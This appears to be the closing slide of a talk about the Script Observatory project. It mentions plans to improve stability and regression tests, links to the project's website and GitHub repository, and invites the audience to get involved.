- improve stability & regression tests

Thank you!

https://scriptobservatory.org

https://github.com/andy11/scriptobservatory

come talk to me after if you have ideas / want to get involved